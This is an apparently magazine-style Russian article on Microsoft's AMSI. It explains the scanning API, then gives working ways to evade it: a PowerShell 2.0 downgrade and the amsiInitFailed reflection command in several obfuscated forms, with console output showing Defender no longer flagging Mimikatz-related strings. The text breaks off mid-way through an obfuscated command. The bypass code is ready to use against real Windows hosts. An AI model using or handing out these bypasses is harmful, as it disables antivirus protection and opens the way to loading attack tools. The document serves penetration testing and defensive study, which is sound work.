
WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Аббревиатура AMSI расшифровывается как Anti-Malware Scan Interface. Эту технологию Microsoft разработала в качестве метода защиты пользователей от вредоносных программ и впервые внедрила в Windows 10. AMSI в реальном времени перехватывает скрипты и команды PowerShell, JavaScript, VBScript, VBA или .NET и отсылает на проверку антивирусному программному обеспечению (это необязательно Defender, более десяти вендоров поддерживают AMSI). Но в наших примерах мы рассмотрим все же Defender.


КАК ЭТО РАБОТАЕТ

Когда пользователь запускает скрипт или инициализирует процесс PowerShell (либо PowerShell_ISE), в процесс автоматически загружается библиотека `AMSI.DLL`. Она-то и предоставляет необходимый API для взаимодействия с антивирусным ПО. Прежде чем выполниться, скрипт или команда при помощи удаленного вызова процедур (RPC) отправляется Microsoft Defender, он, в свою очередь, анализирует полученную информацию и отсылает ответ обратно `AMSI.DLL`. Если обнаружена известная сигнатура, выполнение прерывается и появляется сообщение о том, что скрипт заблокирован антивирусной программой.


AMSI.dll
DLL
User
1
AMSI.dll injected into PowerShell Process
2
AmsiInitialize()
3
Command is entered
PS C:\Users\tomhunter> "Mimikatz"
This script contains malicious content and has bin blocked by your antivirus software
4
AmsiScanString()
AmsiScanBuffer()
5
Signature Check
PowerShell Process
Windows Defender

Примерно так работает AMSI

На приведенной выше схеме обозначены две функции — `AmsiScanString()` и `AmsiScanBuffer()`, они, по сути, главные в цепочке `AmsiInitialize`, `AmsiOpenSession`, `AmsiScanString`, `AmsiScanBuffer` и `AmsiCloseSession`. Если глянуть Exports для `amsi.dll`, то мы увидим следующее.



Name	Ordinal	VA
AmsiCloseSession	1	0x29c0
AmsiInitialize	2	0x2640
AmsiOpenSession	3	0x2960
AmsiScanBuffer	4	0x29e0
AmsiScanString	5	0x2ae0
AmsiUacInitialize	6	0x2b40
AmsiUacScan	7	0x2dc0
AmsiUacUninitialize	8	0x2d60
AmsiUninitialize	9	0x2900
DllCanUnloadNow	10	0xd70
DllGetClassObject	11	0xdb0
DllRegisterServer	12	0xef0
DllUnregisterServer	13	0xef0

Экспорты библиотеки amsi.dll

Однако значительная часть этого списка нам сегодня не пригодится.

Итак, мы запустили PowerShell. До того как мы сможем вводить какие-либо команды, будет загружена AMSI.DLL и произойдет вызов `AmsiInitialize()`.

```
HRESULT AmsiInitialize(
  LPCWSTR      appName,
  HAMSICONTEXT *amsiContext
);
```

Тут используются два аргумента: имя приложения и указатель на структуру `CONTEXT`. Параметр `amsiContext` будет использоваться в каждом последующем вызове AMSI API.

После того как мы ввели команду или попытались выполнить скрипт, происходит вызов `AmsiOpenSession`():


```
HRESULT AmsiOpenSession(
  HAMSICONTEXT amsiContext,
  HAMSISESSION *amsiSession
);
```

Тут тоже передаются два аргумента: `amsiContext`, полученный на шаге `AmsiInitialize()`, и указатель на структуру `SESSION`. Параметр `amsiSession` будет использоваться в каждом последующем вызове AMSI API внутри этой сессии.

Далее в дело вступают те самые `AmsiScanString()` и `AmsiScanBuffer()`. По названию, в принципе, понятно, какие параметры они передают для проверки, да и синтаксис у них почти одинаков.

```
HRESULT AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);

HRESULT AmsiScanString(
  HAMSICONTEXT amsiContext,
  LPCWSTR      string,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
```


Defender проверяет буфер или строку и возвращает результат. Если ответ от Defender — 32768, то малварь обнаружена, единичка сигнализирует, что все чисто.



```
PS C:\Users\Alex_TH> 'AmsiUtils'
строка:1 знак:1
+ 'AmsiUtils'
+ ~~~~~~~~~~~
Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
 4816 ms  AmsiOpenSession()
 4816 ms  [*] AmsiScanBuffer()
 4816 ms  [+] amsiContext: 0x27e684bae10
 4816 ms  [+] buffer: 'AmsiUtils'
 4816 ms  [+] = result: 0xf92168e458

 4825 ms  [+] Result: 32768
```

Малварь обнаружена



```
PS C:\Users\Alex_TH> 'AmsiU'+'tils'
AmsiUtils
PS C:\Users\Alex_TH>
```

```
12613 ms  AmsiOpenSession()
12613 ms  [*] AmsiScanBuffer()
12613 ms  [+] amsiContext: 0x27e684bae10
12613 ms  [+] buffer: 'AmsiU'+'tils'
12613 ms  [+] = result: 0xf92168e458

12618 ms  [+] Result: 1
```

Малварь не обнаружена

Ну и после всех перечисленных выше проверок текущая сессия закрывается с использованием `AmsiCloseSession`.

КАК ОБОЙТИ ПРОВЕРКУ

Механизм AMSI использует сигнатурное (rule-based) детектирование угроз. Зная этот факт, можно придумывать разные тактики и техники. Некоторые известные способы уже не сработают, но, используя модификацию кода, обфускацию и криптование, можно добиться интересных результатов.


INFO

Для верификации детекта я буду использовать строки AmsiUtils либо Invoke-Mimikatz. Разумеется, сами по себе эти слова безобидны, но на них срабатывает детект, так как они ловятся сигнатурами. Если уж на AmsiUtils нет детекта, то можно смело грузить, например, PowerView и использовать его возможности по максимуму.

Итак, поехали.

PowerShell downgrade

Первый способ, который иногда срабатывает, тривиален. PowerShell 2.0 устарел, но Microsoft не спешит удалять его из операционной системы. У старой версии PowerShell нет таких защитных механизмов, как AMSI, поэтому для обхода детекта иногда достаточно использовать команду `powershell -version 2`.



```
PS C:\Users\Alex_TH> 'AmsiUtils'
строка:1 знак:1
+ 'AmsiUtils'
+ ~~~~~~~~~~~
Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Alex_TH> powershell -version 2
Windows PowerShell
(C) Корпорация Майкрософт, 2009. Все права защищены.

PS C:\Users\Alex_TH> 'AmsiUtils'
AmsiUtils
PS C:\Users\Alex_TH> 'Invoke-Mimikatz'
Invoke-Mimikatz
PS C:\Users\Alex_TH>
```


Используем PowerShell 2.0

amsiInitFailed

Второй способ предотвратить сканирование — это попытаться выставить флаг `amsiInitFailed` для данного процесса. Делается это следующей командой:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').
GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

Однако тут не все так просто: чтобы выполнить эту команду, придется потрудиться, придумывая способы обфускации, так как на нее тоже срабатывает детект.




```
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

Попробуйте новую кроссплатформенную оболочку PowerShell (https://aka.ms/pscore6)

PS C:\Users\Alex_TH> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPubl
ic,Static').SetValue($null,$true)
строка:1 знак:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Увы, на нашу команду сработал детект

Например, обфусцировать эту команду можно так:

```
$w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils'
$assembly = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m))
$field = $assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,
Static')
$field.SetValue($null,$true)
```



```
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

Попробуйте новую кроссплатформенную оболочку PowerShell (https://aka.ms/pscore6)

PS C:\Users\Alex_TH> 'AmsiUtils'
строка:1 знак:1
+ 'AmsiUtils'
+ ~~~~~~~~~~~
Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Alex_TH> $w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils'
PS C:\Users\Alex_TH> $assembly = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m))
PS C:\Users\Alex_TH> $field = $assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,Static')
PS C:\Users\Alex_TH> $field.SetValue($null,$true)
PS C:\Users\Alex_TH> 'AmsiUtils'
AmsiUtils
PS C:\Users\Alex_TH>
```

Пример обфусцированной команды для amsiInitFailed

Во время обфускации можно проявить фантазию. Например, так:

```
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.
Encoding]::Unicode.GetString([Convert]::FromBase64String(
'QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.
GetString([Convert]::FromBase64String(
'YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').
SetValue($null,$true)
```

Или даже так:


```
$kurefii="$([cHar]([BYTe]0x53)+[ChAR](121)+[CHAr]([Byte]0x73)+[
cHaR]([byte]0x74)+[Char]([bytE]0x65)+[chAR]([bYtE]0x6d)).$(('Mànägem'
+'ent').NORMALiZE([cHar](70+50-50)+[ChAr](111*34/34)+[cHAr](114*7/7)
+[CHar](109*71/71)+[chaR]([BYtE]0x44)) -replace [cHaR]([BYte]0x5c)+[
cHar]([Byte]0x70)+[chaR]([byTE]0x7b)+[chaR](77+22-22)+[cHAr]([BytE]
0x6e)+[cHaR]([BYte]0x7d)).$([chAr](65+59-59)+[ChaR](104+13)+[CHAr]([
